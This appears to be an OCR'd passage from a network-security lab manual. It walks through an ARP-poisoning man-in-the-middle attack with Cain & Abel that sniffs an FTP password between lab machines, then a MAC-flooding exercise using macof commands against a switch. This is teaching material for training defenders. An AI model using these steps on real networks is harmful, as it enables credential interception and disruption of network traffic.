
21. Click the plus (+) icon. A **New ARP Poison Routing** window appears, from which we can add IPs to listen to traffic.

EXERCISE 1:
PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL



22. To monitor the traffic between two systems (here, **Web Server** and **AD Domain Controller**), click to select **10.10.1.16 (Web Server)** from the left-hand pane and **10.10.1.19 (AD Domain Controller)** from the right-hand pane; click **OK.**


EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL



23. Click to select the created target IP address scan displayed in the **Configuration / Routes Packets** tab.
24. Click on the **Start/Stop APR** icon to start capturing ARP packets. The Status changes from Idle to **Poisoning.**

Note: The **MAC Addresses** might differ in your lab environment.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




25. Switch to the **AD Domain Controller** virtual machine and log in with credentials **CCT\Administrator and admin@123**.

    Note: The **Networks** screen appears. Click **Yes** to allow the PC to be discoverable by other PCs and devices on the network.

26. Click the **Type here to search** field at the bottom of **Desktop**, and type **cmd.** Click **Command Prompt** from the results.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




27. The **Command Prompt** window appears. Type **ftp 10.10.1.16** (the IP address of **Web Server**) and press **Enter.**
28. When prompted for a **User,** type "**Administrator**" and press **Enter**. Type "**admin@123**" as a **Password** and press **Enter**.

    Note: Irrespective of a successful login, Cain & Abel captures the password entered during login.


    Note: The password that you type will not be visible.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




29. Switch back to the **Admin Machine-1** virtual machine. Observe that the tool lists packet exchange.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL



30. Click the **Passwords** tab from the bottom of the window. Click **FTP** from the left-hand pane to view the sniffed password for **ftp 10.10.1.16,** as shown in the screenshot below.


EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL



Note: In real-time, attackers use the ARP poisoning technique to perform sniffing on the target network. Using this method, attackers can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

31. This concludes the demonstration of performing an MITM attack using Cain & Abel.
32. Close all open windows and document all the acquired information.
33. Turn off **Admin Machine-1** and **AD Domain Controller** virtual machines

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL



EXERCISE 2: **Perform MAC Flooding using macof**

MAC flooding is a technique used to compromise the security of network switches that connect network segments or network devices.

LAB SCENARIO

Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, this causes some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

LAB OBJECTIVES OBJECTIVE

This lab demonstrates how to perform MAC Flooding using macof.

OVERVIEW OF MAC FLOODING

In a switched network, an Ethernet switch contains a CAM table that stores all the MAC addresses of the devices connected in the network. A switch acts as an intermediate device between one or more computers in a network. It looks for Ethernet frames, which carry the destination MAC address; then, it tallies this address with the MAC address in its CAM table and forwards the traffic to the destined machine.
Once the MAC address table is full, any further requests may force the switch to enter the fail-open mode in which the switch starts behaving like as a hub and broadcasts incoming traffic through all the ports in the network. The attacker then changes their machine's NIC to the promiscuous mode to enable the machine to accept all the traffic entering it. Thus, attackers can sniff the traffic easily and steal sensitive information.


Note: For demonstration purposes, we are using the same machine. However, you can use multiple machines connected to the same target network. macof sends the packets with random MAC addresses and IP addresses to all active machines in the local network.

Note: Ensure that **PfSense Firewall** virtual machine is running.

1. Turn on the **Attacker Machine-2** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as toor in the Password field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it. If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark.**

EXERCISE 2: PERFORM MAC FLOODING USING MACOF




4. A security pop-up appears. Enter **toor** as a password in the **Password** field and click **OK**.

EXERCISE 2: PERFORM MAC FLOODING USING MACOF




5. The **Wireshark Network Analyzer** window appears. Double-click the available ethernet or interface (here, **eth0**) to start packet capture, as shown in the screenshot below.

EXERCISE 2:
PERFORM MAC
FLOODING USING
MACOF



6. Leave the **Wireshark** application running.
7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.


EXERCISE 2: PERFORM MAC FLOODING USING MACOF



8. A **Parrot Termina**l window appears. In the terminal window, type **sudo su** and press Enter to run the programs as a root user.
9. In the **[sudo] password for attacker** field, enter **toor** as a password and press **Enter.**

   Note: The password that you type will not be visible.
10. Type **cd** and press **Enter** to jump to the root directory.

EXERCISE 2: PERFORM MAC FLOODING USING MACOF




11. In the terminal window, type **macof -i eth0 -n 10** and press **Enter.**

    Note: -i: specifies the interface and **-n:** specifies the number of packets to be sent (here, **10**).

    Note: A single system can also be targeted by issuing the command **macof -i eth0 -d [Target IP Address]** **(-d:** specifies the destination IP address).


12. This command will start flooding the CAM table with random MAC addresses, as shown in the screenshot below.

EXERCISE 2: PERFORM MAC FLOODING USING MACOF



